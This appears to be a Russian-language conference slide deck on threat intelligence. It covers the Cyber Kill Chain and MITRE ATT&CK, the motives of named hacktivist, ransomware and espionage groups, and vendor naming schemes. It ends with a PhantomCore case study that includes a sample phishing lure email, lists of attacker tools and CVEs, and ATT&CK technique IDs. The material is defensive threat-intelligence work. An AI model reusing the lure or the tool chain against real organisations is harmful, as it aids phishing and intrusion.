Показывает **вектор атак всех** злоумышленников

Для чего?

понимать цели и задачи
злоумышленника

поможет понять и защитить
себя от атак вымогателей

для оценки безопасности
сети и системы

распознавать попытки
вторжения

Стандартный набор шагов злоумышленника:

Разведка (сбор e-mail, соцсети, сканирование портов и др.)

Вооружение (создание вредоносного кода, система доставки, приманка)


Доставка (фишинг, заражение сайта, операторы связи)

Проникновение (активация, исполнение кода)

Установка (троян или бэкдор, повышение привилегий, руткит, обеспечение незаметности)

Управление и контроль (канал управления, внутреннее сканирование, поддержка незаметности)

Выполнение действий над объектами (зачистка логов, сбор данных)



MITRE ATT&CK и Cyber Kill Chain



MITRE ATT&CK

- Разведка
- Подготовка ресурсов
- Первоначальный доступ
- Выполнение
- Закрепление
- Повышение привилегий
- Предотвращение обнаружения
- Получение учётных данных
- Разведка внутри сети
- Боковое перемещение
- Сбор данных
- Управление и контроль
- Вывод данных
- Воздействие

VS

Cyber Kill Chain

- Разведка
- Вооружение
- Доставка
- Проникновение
- Установка
- Управление и контроль
- Выполнение действий над объектами



Мотивация злоумышленников

Мотивация злоумышленников



Хактивизм

Цель: протест, дестабилизация, демонстрация силы

Финансово-мотивированные группировки

Цель: финансовая выгода

Шпионаж

Цель: доступ к секретам, технологиям, внутренней информации

Мотивация злоумышленников



Хактивизм

Цель: протест,
дестабилизация,
демонстрация силы

- IT Army of Ukraine
- Cyber Anarchy Squad,
- CyberUnknown,
- BO Team,
- Cybersec's
- Dumpforums
- Ukrainian Cyber Alliance (RUH8)

Особенностью атакующих является **публикация скомпрометированных данных** атакованных компаний и призывы использовать эти данные для совершения дальнейших атак через подрядчиков

В своих атаках они используют различные методы — как **DDoS-атаки**, так и **шифрование/уничтожение данных**

Мотивация злоумышленников



Финансово-мотивированные группировки

Цель:
получение денег

Атакуют преимущественно **крупные** компании с **большой выручкой**, чтобы требовать значительный **выкуп** за расшифровку данных

- Enigma Wolf
- Shadow
- Scaly Wolf
- Venture Wolf
- Head Mare
- MorLock
- BlackJack

Инструменты:

- Lockbit
- Babuk
- AnyDesk
- Mimikatz
- CobaltStrike
- Ngrok

Мотивация злоумышленников



Шпионаж (Прогосударственные АРТ-группировки)

Цель:

разведка, кража секретных данных или отслеживание действий жертвы

- Sticky Werewolf – Украина
- Cloud Atlas – Украина
- PhantomCore – Украина
- Core Werewolf – неизвестно
- Unicorn – неизвестно
- APT37 – Северная Корея
- Lazarus – Северная Корея

Государственные ведомства и военные организации — приоритетная цель для прогосударственных АРТ-групп

Инструменты:

- | | |
|-----------------|---------------|
| • Glory Stealer | • Remcos |
| • Ozone RAT | • PhantomCore |
| • MetaStealer | • PhantomRAT |



Таксономия

Таксономия



классификация киберпреступных групп
по странам, мотивации, методам атак и
другим признакам

Таксономия



Mandiant

- APT – прогосударственные группы
- FIN – финансово-мотивированные группировки
- UNC - неклассифицированные группы

Например: APT1, APT2, APT3 и т. д.

Microsoft

Классификация по ключевым группам и национальной принадлежности или мотивацию (названия связаны с погодными явлениями)

Например: Forest Blizzard, Volt Typhoon, Storm-0257

Trend Micro

Классификация по мотивам злоумышленников (названия связаны со стихиями)

Например: Earth Kitsune, Water Gamayun

BiZONE

- Волки (Wolves) — финансовая выгода
- оборотни (Werewolves) — шпионаж
- Гиены (Hyenas) — хактивизм

Например: Shadow Wolf, Sticky Werewolf и др.

F6 (F.A.C.C.T.), Positive Technologies, «Лаборатория Касперского»

Классификация по ключевым особенностям, техникам и инструментам

Например: Telemanson, PhantomCore и др.



Таксономия. Пример

F6 (F.A.C.C.T.)

Telemancon - родилось из уникальных черт группировки

«tele» — используемое
ВПО TMCShell
подключается к сервису
telegra[.]ph для получения
адресов C2

«man» — от «manufactory»,
учитывая нацеленность
группы на
промышленность

«con» — поскольку
нагрузка во всех
раскрытых на текущий
день атаках сохраняется в
папку
%userprofile%\Contacts\



Кейс PhantomCore

PhantomCore



Целевыми объектами для кибершпионажа злоумышленника являются промышленный, нефтегазовый и IT сектора

Группировка получила свое название по уникальному трояну удаленного доступа
PhantomRAT

Отличительная особенность:
использование легитимных почтовых доменов для отправки фишинговых писем

From: [REDACTED]
Sent: Wednesday, October 2, 2024 5:28 PM
To: [REDACTED]
Subject: Договор №ИД21-152

Здравствуйте!

Направляю Вам договор №ИД21-152 от 02.10.2024.
При получении прошу ответить на данное письмо.

Внимание! В архиве хранится конфиденциальная информация!
Пароль к архиву: 2024

С уважением,
Секретариат
ООО «НМИЦ»
Телефон: +7 (951) 123-45-67
Электронная почта: [REDACTED]
Официальный сайт: [REDACTED]

Инструменты:

- CVE-2023-38831
- CVE-2024-43451
- PhantomCore.Downloader
- PhantomRAT
- PhantomDL
- PhantomCore.KscDL
- PhantomCore.KscDL_trim
- PhantomCore.TaskRAT
- PhantomCore.GreqBackdoor
- Metasploit
- Chisel
- revsocks
- WinSW
- XenAllPasswordPro
- MobaXTerm
- Sliver

PhantomCore



Инструменты:

- CVE-2023-38831
- CVE-2024-43451
- PhantomCore. Downloader
- PhantomRAT
- PhantomDL
- PhantomCore.KscDL
- PhantomCore.KscDL_trim
- PhantomCore.TaskRAT
- PhantomCore.GregBackdoor
- Metasploit
- Chisel
- revsocks
- WinSW
- XenAllPasswordPro
- MobaXTerm
- Sliver

Основные техники (MITRE)

- | | |
|--|------------------|
| • Phishing: Spearphishing Attachment | T1566.001 |
| • Compromise Accounts: Email Accounts | T1586.002 |
| • Develop Capabilities: Malware | T1587.001 |
| • Obtain Capabilities: Exploits | T1588.005 |
| • Exploitation for Client Execution | T1203 |
| • Command and Scripting Interpreter: Windows Command Shell | T1059.003 |
| • Masquerading | T1036 |
| • Ingress Tool Transfer | T1105 |
| • Multi-Stage Channels | T1104 |

PhantomCore



Reconnaissance

Weaponization

Delivery

Exploitation

Installation

Command &
Control

Active on
objectives

1

2

3

4

5

6

7



Internet




Development




Purchasing



Phishing



CVE-2023-38831




EXE-файл
PhantomDL
и PDF-decoy



compromised
hosts



system &
user data



Firewall



C2-server



Actor



Phishing

Спасибо за внимание!



 @Cyberdrgn




 @xpiotivaa



 @sanches23rx


+7 (495) 737-61-97
info@amonitoring.ru

г. Москва, ул. Отрадная, д. 2Б, стр. 1



ТЕХНОinfotecs Фест

Подписывайтесь
на наши соцсети,
там много интересного



ПЕРСПЕКТИВНЫЙ
МОНИТОРИНГ

